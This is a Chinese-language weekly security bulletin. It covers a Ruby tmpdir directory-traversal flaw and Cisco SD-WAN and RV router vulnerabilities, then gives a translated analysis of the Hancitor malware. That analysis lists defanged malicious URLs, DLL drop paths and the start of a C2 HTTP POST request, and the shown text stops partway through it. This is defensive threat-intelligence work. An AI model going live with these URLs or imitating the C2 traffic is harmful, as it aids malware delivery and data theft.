VSRC 安全周报（2021-04-13）

0x00 本周漏洞综述

本周需要关注漏洞共 2 个：Ruby 目录遍历漏洞（CVE-2021-28966）；Cisco SD-WAN vManage & Small Business Routers 多个安全漏洞。

本周安全态势共 1 个：关于恶意软件 Hancitor 的分析。

根据以上综述，本周安全威胁为中。

0x01 重要安全漏洞列表

1. Ruby 目录遍历漏洞（CVE-2021-28966）

Ruby 是一种简单的、面向对象的程序设计脚本语言。

2021 年 04 月 05 日，Ruby 官方发布安全公告，公开了 Windows 上与 Ruby 捆绑在一起的 tmpdir 库中的一个目录遍历漏洞（CVE-2021-28966）。

tmpdir 库引入的 Dir.mktmpdir 方法将第一个参数作为创建的目录的前缀和后缀，并且前缀可以包含相对的目录指定符”..\\”，由于该方法可用于定位任何目录，因此攻击者可通过利用此漏洞进行目录遍历，并且如果脚本接受外部输入作为前缀，且 Ruby 进程具有较高的权限时，攻击者可以在任何目录中创建目录或文件。

影响范围

Ruby <= 2.7.2

Ruby = 3.0.0

安全建议

目前该漏洞已经修复，建议及时更新至最新版本。

下载链接：

https://www.ruby-lang.org/en/news/2021/04/05/ruby-3-0-1-released/

参考链接：

https://www.ruby-lang.org/en/news/2021/04/05/tempfile-path-traversal-on-windows-cve-2021-28966/

https://www.ruby-lang.org/en/news/2021/04/05/ruby-2-7-3-released/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-28965

2. Cisco SD-WAN vManage & Small Business Routers 多个安全漏洞。

2021 年 04 月 07 日，Cisco 发布安全公告，修复了 Cisco SD-WAN vManage 软件中的 3 个安全漏洞以及 Cisco 小型企业 RV110W、RV130、RV130W 和 RV215W 路由器中的 1 个远程代码执行漏洞，经过身份验证或未经验证的攻击者可以通过利用这些漏洞提升权限或在系统上执行任意代码。

漏洞详情如下：

Cisco SD-WAN vManage 缓冲区溢出漏洞（CVE-2021-1479）

该漏洞存在于 Cisco SD-WAN vManage 软件的远程管理组件中，其 CVSS 评分 9.8。

由于对用户的输入验证不正确，未经验证的攻击者可以通过向易受攻击的组件发送恶意的连接请求来利用此漏洞，这可能导致缓冲区溢出，成功利用此漏洞的攻击者能够以 root 权限在系统上执行任意代码。

Cisco SD-WAN vManage 权限提升漏洞（CVE-2021-1137）

该漏洞存在于 Cisco SD-WAN 软件的用户管理功能中，其 CVSS 评分 7.8。

由于输入验证不足，拥有在 vManage 系统上添加新用户或组的权限的经过验证的攻击者可以通过修改用户账户来利用此漏洞。成功利用此漏洞的攻击者可以获得系统的 root 权限。

Cisco SD-WAN vManage 权限提升漏洞（CVE-2021-1480）

该漏洞存在于 Cisco SD-WAN 软件的系统文件传输功能中，其 CVSS 评分 7.8。

由于对系统文件传输功能的输入验证不正确，经过身份验证的攻击者可以通过向易受攻击的系统发送恶意请求来利用此漏洞，成功利用此漏洞的攻击者可以覆盖任意文件并以 root 用户权限修改系统。

Cisco Small Business routers 远程代码执行漏洞（CVE-2021-1459）

该漏洞存在于 Cisco Small Business RV110W、RV130、RV130W 和 RV215W 路由器基于 Web 的管理界面中，其 CVSS 评分为 9.8。

由于未正确验证用户提供的输入，攻击者可以通过向目标设备发送恶意的 HTTP 请求来利用此漏洞，成功利用此漏洞的攻击者能够以 root 用户身份在受影响设备系统上执行任意代码 。

影响范围

此漏洞影响以下 Cisco Small Business RV 系列路由器：

RV110W Wireless-N VPN Firewall

RV130 VPN Router

RV130W Wireless-N Multifunction VPN Router

RV215W Wireless-N VPN Router

安全建议

目前 Cisco Small Business RV110W、RV130、RV130W 和 RV215W 路由器已停止支持，官方将不会再发布安全更新，建议迁移到 Cisco Small Business RV132W、RV160 或 RV160W 路由器。Cisco SD-WAN vManage 中的 3 个漏洞已经修复，建议参考下表及时更新：

Cisco SD-WAN vManage 受影响版本	修复版本	所有漏洞的第一个修复版本
18.4 及更早版本	迁移到固定版本。	迁移到固定版本。
19.2	19.2.4	19.2.4
19.3	迁移到固定版本。	迁移到固定版本。
20.1	迁移到固定版本。	迁移到固定版本。
20.3	20.3.3	20.3.3
20.4	20.4.1	20.4.1

下载链接：

https://software.cisco.com/download/find

参考链接：

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-vmanage-YuTVWqy

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-rv-rce-q3rxHnvm

https://www.bleepingcomputer.com/news/security/cisco-fixes-bug-allowing-remote-code-execution-with-root-privileges/

0x02 本周安全态势

1. 关于恶意软件 Hancitor 的分析

执行摘要

Hancitor 是一个信息窃取和恶意软件下载的程序，通常被 MAN1、Moskalvzapoe 或 TA511 攻击者使用。我们曾在 2018 年的一份威胁简报中指出 Hancitor 的相对不成熟之处，并预测该恶意软件在未来数年中仍将是一种威胁。现在 Hancitor 已经发展到使用 Cobalt Strike 等工具，而在最近几个月中，攻击者开始使用网络 ping 工具来枚举受感染主机的 Active Directory（AD）环境。我们将在本文中说明 Hancitor 背后的攻击者是如何使用网络 ping 工具的，以便安全专业人员可以更好地识别和阻止其使用。

早在 2020 年 10 月，Hancitor 就开始利用 Cobalt Strike，其中一些感染者利用网络 ping 工具来枚举受感染主机的内部网络。正常的 ping 活动在局域网(LAN)内很少，甚至不存在，但这个 ping 工具在 ping 超过 1700 万个内部不可路由的 IPv4 地址空间的 IP 地址时，会产生大约 1.5GB 的 Internet 控制消息协议(ICMP)流量。

要了解这个 ping 工具是如何使用的，我们必须先了解当前 Hancitor 活动的攻击链。本文回顾了最近在 AD 环境中感染 Hancitor 的例子，并包含了截至 2021 年 2 月这个恶意软件的相对较新的 IOC，并提供了在 2020 年 12 月和 2021 年 1 月监测到的五个样本信息。

最近的 Hancitor 攻击链

自 2020 年 11 月 5 日以来，Hancitor 背后的攻击者表现出始终如一的感染模式。图 1 显示了攻击链的流程图。



图 1. Hancitor 攻击链

最近的 Hancitor 感染的攻击链是：

- 带有链接的电子邮件，该链接指向 Google Drive 上托管的恶意页面。
- 从 Google Drive 页面链接到返回恶意 Word 文档的 URL。
- 启用宏（按照 Word 文档文本中的说明进行操作）。
- Hancitor DLL 被删除并使用 rundll32.exe 运行。
- Hancitor 生成命令和控制（C2）通信。
- Hancitor C2 通常导致 Ficker Stealer 恶意软件。
- Hancitor C2 在 AD 环境中导致 Cobalt Strike 攻击活动。
- 与 Hancitor 相关的 Cobalt Strike 活动可以注入其它文件，例如 ping 工具或基于 NetSupport Manager Remote Access Tool (RAT)的恶意软件。

在极少数情况下，我们还看到了使用 Send-Safe spambot 恶意软件对 Hancitor 进行感染的后续活动，该恶意软件将受感染的主机转变为垃圾邮件机器人，从而推送了更多基于 Hancitor 的恶意垃圾邮件。

Hancitor 攻击活动在 2020 年 10 月 20 日再次恢复。到 2020 年 11 月 5 日，本次活动已经纳入上文图中的攻击链中。

第一阶段：分发恶意 Word 文档

Hancitor 历来都会发送邮件欺骗不同类型的组织。早在 2017 年 10 月，就有关于虚假 DocSign 的电子邮件的报道，但从 2019 年 10 月开始，Hancitor 背后的攻击者开始更频繁地使用 DocuSign 模板。目前，大多数推送 Hancitor 的邮件都使用了 DocuSign 主题，Hancitor 恶意垃圾邮件的平均数量看起来就像 2021 年 1 月 12 报道的一样。

DocuSign-spoofed 邮件并不新鲜，也不限于 Hancitor。DocuSign 公司非常了解这种钓鱼活动，并且该公司就这一问题提供了指导，并提供了一个渠道来报告欺骗其品牌的恶意信息。

这些以 DocuSign 为主题的电子邮件链接到通过欺诈或可能被入侵的 Google 账户建立的恶意 Google Drive 页面。攻击者经常滥用基于云的服务，如微软的 OneDrive 和 Google Drive 来传播恶意软件。

推送 Hancitor 的电子邮件中的 Google Drive 链接以 https://docs.google.com/document/d/e/2PACX-开头，以/pub 结尾。这种 URL 模式还被发现用来推送其它恶意软件。

为了更好地了解这些 URL，下表 1 显示了 2021 年 2 月 8 日的 Hancitor 邮件中的恶意链接示例。Google 已收到这些链接的通知，并且已将其离线。

1	hxxps://docs.google[.]com/document/d/e/2PACX-1vTetOTfCnHAXiwwNOrfJjR81PTgu3dVzKEVWld1-HNkRCpwTqpqD4PnGuTjRjI_kxIxR8_azAcQS1US/pub
2	hxxps://docs.google[.]com/document/d/e/2PACX-1vQeUQCdriz9ZT5dR7Byyfi4r-Y6FsHucjRbzvYLtWNmDGKfcqKyp9l4-EAFFYXHxbAWrAR-CI25e8cZ/pub
3	hxxps://docs.google[.]com/document/d/e/2PACX-1vSPBGA3_D8dfupTO21GG4VGB9aO6Nm3viKAia4F2XWrjT7mhPyBOL1rKr

	uj7DsB86Z38-EaxidoXIr8/pub
4	hxxps://docs.google[.]com/document/d/e/2PACX-1vShVIbeSUL9R_h5qZXdp_2SBm-uFVKFJcwpC4_0T2r436SQr7IPyy2cB6kHqiLC6TNsQQQiwUS_kmdY/pub
5	hxxps://docs.google[.]com/document/d/e/2PACX-1vQc8XwAxOetaoxILZsGLJgCCF2I39s_vgDHTpTDy4v9Nmh8nlZNhbCjqa8u01xY2ckettVxUsrjlSLf/pub
6	hxxps://docs.google[.]com/document/d/e/2PACX-1vTC5fAO7oEHK0vOKF93EqsLSkV0kiR4ppTG1tqAPXb4sXjYzYhVBOwlG-9F-6kxbhNeC8C9lRs5YsQD/pub
7	hxxps://docs.google[.]com/document/d/e/2PACX-1vTxPV1p44-UfCkOfGWWMP3RZk-5LCvmqlOW78f1oiU4TOLOibyGjHUKkWNDLjCnMae4-0vBNwMZ8oKv/pub

表 1.以 DocuSign 为主题的电子邮件中的 7 个 Google Drive 恶意链接示例

以下是电子邮件中的最新示例：



图 2.从 2021 年 2 月 2 日开始，伪造的 DocuSign 电子邮件推送 Hancitor 的示例

值得注意的是，任何以 https://docs.google.com/document/d/e/2PACX-开头并以/pub 结尾的 Google Drive URL 本身并不是恶意的。但是，如果在主动发送的电子邮件中发现它们是非常可疑的。

这些 Google Drive URL 会显示一个带有下载 Word 文档链接的网页。图 3 显示了使用 Google Drive 的恶意页面的例子。



图 3. 虚假的 DocuSign 电子邮件中的 Google Drive 链接（在网络浏览器中显示）

这些页面使用 Google 链接到恶意 URL，并带有各种参数，包括真实的目标 URL。图 3 中显示的链接以 https://www.google.com/开头，看起来似乎正常。但是，点击该链接后，Web 浏览器加载的 hxxp://ajlbulicidate[.]pt/squriming.php 实际上是一个恶意 URL。图 4 是 ajlbulicidate[.]pt 最初加载的页面。



图 4.单击 Google Drive 页面上的链接后

来自 ajlbulicidate[.]pt 的页面包含一个带有 base64 文本的脚本，以创建一个恶意的 Word 文档。该脚本使浏览器提供恶意 Word 文档供下载，然后它重定向到一个 DocuSign 页面，如图 5 和图 6 所示。



图 5. Base64 文本表示来自 ajlbulicidate［.］pt 托管的网页中脚本中的恶意 Word 文档



图 6.脚本提供了保存恶意 Word 文档，然后重定向到 DocuSign URL 的功能

在提供要下载的 Word 文档并重定向到 DocuSign URL 之前，会短暂出现 hxxp://ajlbulicidate[.]pt/squriming.php 页面，通常受害者可能只注意到了 DocuSign 页面和 Word 文档。如图 7 所示，这可能会导致潜在的受害者相信恶意 Word 文档是 DocuSign 发送的合法文件。



图 7. 单击图 3 中的恶意 Google Drive 页面中的链接几秒钟后的 Web 浏览器显示

这些 DocuSign 主题信息的 Word 文档使用图 8 所示的模板。



图 8. 基于 DocuSign 主题的垃圾邮件，带有 Hancitor 的恶意 Word 文档

DocuSign 并不是唯一用来推送 Hancitor 的主题和模板。例如，2021 年 2 月 9 日，使用其它电子邮件和文档模板的垃圾邮件推送了 Hancitor 恶意软件。除了使用不同的模板外，攻击过程保持不变。

附录 A 列出了 2020 年 11 月 5 日至 2021 年 2 月的 127 个 Word 文档 SHA256 哈希以及带有 Hancitor 的宏。

第二阶段：Hancitor 攻击受害者

当对这些恶意 Word 文档启用宏时，宏代码就会运行并删除 Hancitor 的恶意 DLL 文件。该 DLL 文件包含在宏代码中。在 2021 年 1 月和 2 月，这些 Hancitor DLL 被保存到以下一个位置，如表 2 所示。

1	C:\Users\[username]\AppData\Roaming\Microsoft\Templates\WOrd.dll
2	C:\Users\[username]\AppData\Roaming\Microsoft\Templates\Static.dll
3	C:\Users\[username]\AppData\Roaming\Microsoft\Word\STARTUP\WOrd.dll

表 2. Hancitor DLL 文件的位置

图 9 显示了 2021 年 2 月 2 日被感染主机的一个 Hancitor DLL 文件。



图 9. 受感染 Windows 主机的 Hancitor DLL

这些 Hancitor DLL 文件是通过 rundll32.exe 运行的。Process Hacker 揭示了一个 2021 年 2 月 2 日的示例，如图 10 所示。



图 10. Process Hacker 中显示的 Hancitor DLL 的过程

由 Hancitor 引起的网络流量始于被感染 Windows 主机的 IP 地址检查。此 IP 地址检查将通过 api.ipify.org 转到合法服务。IP 检查之后立即是 C2 流量，如图 11 所示的 Wireshark 列中所示。

图 11. Wireshark 中显示 IP 地址检查和 Hancitor C2 URL。

从 2020 年 11 月到 2021 年 2 月，Hancitor C2 流量由以/8/forum.php 结尾的 HTTP POST 请求组成。发布的数据包括受感染 Windows 主机的公共 IP 地址、主机名和用户帐户名。如果受感染的主机是 AD 环境的一部分，则发布的数据还包括 Windows 的版本和域信息。最后，发布的数据还包含受感染主机的全局唯一标识符（GUID）和 Hancitor 恶意软件样本的内部版本号。有关最新的 Hancitor C2 流量的示例，请参见图 12。

```
POST /8/forum.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
